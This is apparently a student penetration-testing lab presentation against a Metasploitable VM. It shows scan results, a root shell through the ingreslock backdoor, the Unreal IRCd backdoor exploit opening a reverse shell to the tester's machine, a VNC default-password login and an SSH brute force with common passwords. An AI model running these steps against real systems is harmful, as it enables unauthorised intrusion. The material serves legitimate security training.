Metasploit Analysis

Mengqi He


Advanced Penetration Testing

Wade Mackey

03/25/2017

Nmap & Nesus Analysis

- Step 1: nmap ifconfig
  - IP address: 192.168.69.142
- Step 2: nmap 192.168.69.142
  - 977 closed ports, 23 open ports
- Step 3: Nessus scan
  - 105 vulnerabilities
    - 6 critical
    - 4 high
- Step 4: telnet 192.168.69.142 1524
  - Port 1524: ingreslock backdoor



CRITICAL	Debian OpenSSH/OpenSSL Package ...	Gain a shell remotely
CRITICAL	Debian OpenSSH/OpenSSL Package ...	Gain a shell remotely
CRITICAL	rexecd Service Detection	Service detection
CRITICAL	Rogue Shell Backdoor Detection	Backdoors
CRITICAL	Unix Operating System Unsupported V...	General
CRITICAL	VNC Server 'password' Password	Gain a shell remotely
HIGH	Multiple Vendor DNS Query ID Field Pr...	DNS
HIGH	rlogin Service Detection	Service detection
HIGH	rsh Service Detection	Service detection
HIGH	Unsupported Web Server Detection	Web Servers

```
Nmap scan report for 192.168.69.142
Host is up (0.00017s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
```

```
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:C0:BA:13 (VMware)
```

```
root@kali:~# telnet 192.168.69.142 1524
Trying 192.168.69.142...
Connected to 192.168.69.142.
Escape character is '^]'.
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# root@metasploitable:/#
```

Metasloit Analysis

- Step 5: import Nessus report into Metasploit
- Step 6: use exploit/unix/irc/unreal_ircd_3281_backdoor
  - Set RHOST 192.168.69.142
  - One shell session open: able to access
  - Port 6667: Unreal ircd
- Step 7: use auxiliary/scanner/vnc/vnc_login
  - Password: password
  - Port 5900: VNC

```
msf > db_import metasploitable_1_33zqw1.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.69.142
[*] Successfully imported /root/Desktop/metasploitable_1_33zqw1.nessus
```

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.69.142
RHOST => 192.168.69.142
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.69.144:4444
[*] 192.168.69.142:6667 - Connected to 192.168.69.142:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using
your IP address instead
[*] 192.168.69.142:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo DSX2iwW06FiscZKI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "DSX2iwW06FiscZKI\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.69.144:4444 -> 192.168.69.142:53274)

pwd
/etc/unreal
id
uid=0(root) gid=0(root)
```

```
RHOST => 192.168.69.142
msf auxiliary(vnc_login) > set RHOSTS 192.168.69.142
RHOSTS => 192.168.69.142
msf auxiliary(vnc_login) > run

[*] 192.168.69.142:5900    - 192.168.69.142:5900 - Starting VNC login sweep
[+] 192.168.69.142:5900    - 192.168.69.142:5900 - LOGIN SUCCESSFUL: :password
[*] 192.168.69.142:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasloit Analysis (Cont'd)

- Step 8: Brute force attack on SSH
  - Create a password list file: username
  - Use auxiliary/scanner/ssh/ssh_login
  - Set USERNAME root
  - Set PASS_FILE Desktop/username
  - Failed
- Step 9: Brute force attack on SSH
  - Unset USERNAME
  - Set USER_FILE Desktop/username
  - Set USER_AS_PASS True
  - Succeeded: user=user

```
   DB_ALL_PASS       false             no        Add all passwords in the curren
t database to the list
   DB_ALL_USERS      false             no        Add all users in the current da
tabase to the list
   PASSWORD                            no        A specific password to authenti
cate with
   PASS_FILE         Desktop/username  no        File containing passwords, one
per line
   RHOSTS            192.168.69.142    yes       The target address range or CID
R identifier
   RPORT             22                yes       The target port
   STOP_ON_SUCCESS   false             yes       Stop guessing when a credential
 works for a host
   THREADS           1                 yes       The number of concurrent thread
s
   USERNAME          root              no        A specific username to authenti
cate as
   USERPASS_FILE                       no        File containing users and passw
ords separated by space, one pair per line
   USER_AS_PASS      true              no        Try the username as the passwor
d for all users
   USER_FILE                           no        File containing usernames, one
per line
```

```
   PASSWORD                            no        A specific password to authenti
cate with
   PASS_FILE         Desktop/username  no        File containing passwords, one
per line
   RHOSTS            192.168.69.142    yes       The target address range or CID
R identifier
   RPORT             22                yes       The target port
   STOP_ON_SUCCESS   false             yes       Stop guessing when a credential
 works for a host
   THREADS           1                 yes       The number of concurrent thread
s
   USERNAME                            no        A specific username to authenti
cate as
   USERPASS_FILE                       no        File containing users and passw
ords separated by space, one pair per line
   USER_AS_PASS      true              no        Try the username as the passwor
d for all users
   USER_FILE         Desktop/username  no        File containing usernames, one
per line
   VERBOSE           true              yes       Whether to print output for all
 attempts
```

```
msf auxiliary(ssh_login) > exploit

[*] SSH - Starting bruteforce
[-] SSH - Failed: 'root:root'
[-] SSH - Failed: 'root:password'
[-] SSH - Failed: 'root:root'
[-] SSH - Failed: 'root:123456'
[-] SSH - Failed: 'root:abc123'
[-] SSH - Failed: 'root:admin'
[-] SSH - Failed: 'root:test'
[-] SSH - Failed: 'root:qwerty'
[-] SSH - Failed: 'root:testuser'
[-] SSH - Failed: 'root:tester'
[-] SSH - Failed: 'root:test123'
[-] SSH - Failed: 'root:testing'
[-] SSH - Failed: 'root:test1'
[-] SSH - Failed: 'root:test2'
[-] SSH - Failed: 'root:test4'
[-] SSH - Failed: 'root:test3'
[-] SSH - Failed: 'root:12345'
[-] SSH - Failed: 'root:user'
```

```
[-] SSH - Failed: '12345:webadmin'
[-] SSH - Failed: '12345:webmaster'
[-] SSH - Failed: '12345:oracle'
[-] SSH - Failed: '12345:web'
[-] SSH - Failed: '12345:news'
[-] SSH - Failed: '12345:info'
[-] SSH - Failed: '12345:sysadm'
[-] SSH - Failed: '12345:mysql'
[-] SSH - Failed: '12345:eqidemo'
[-] SSH - Failed: '12345:cvsadm'
[-] SSH - Failed: '12345:spam'
[-] SSH - Failed: '12345:system'
[-] SSH - Failed: '12345:techsupport'
[+] SSH - Success: 'user:user' 'uid=10
Linux metasploitable 2.6.24-16-server
NU/Linux '
[*] Command shell session 1 opened (19
[-] SSH - Failed: 'nobody:nobody'
[-] SSH - Failed: 'nobody:password'
[-] SSH - Failed: 'nobody:root'
[-] SSH - Failed: 'nobody:123456'
[-] SSH - Failed: 'nobody:abc123'
[-] SSH - Failed: 'nobody:admin'
```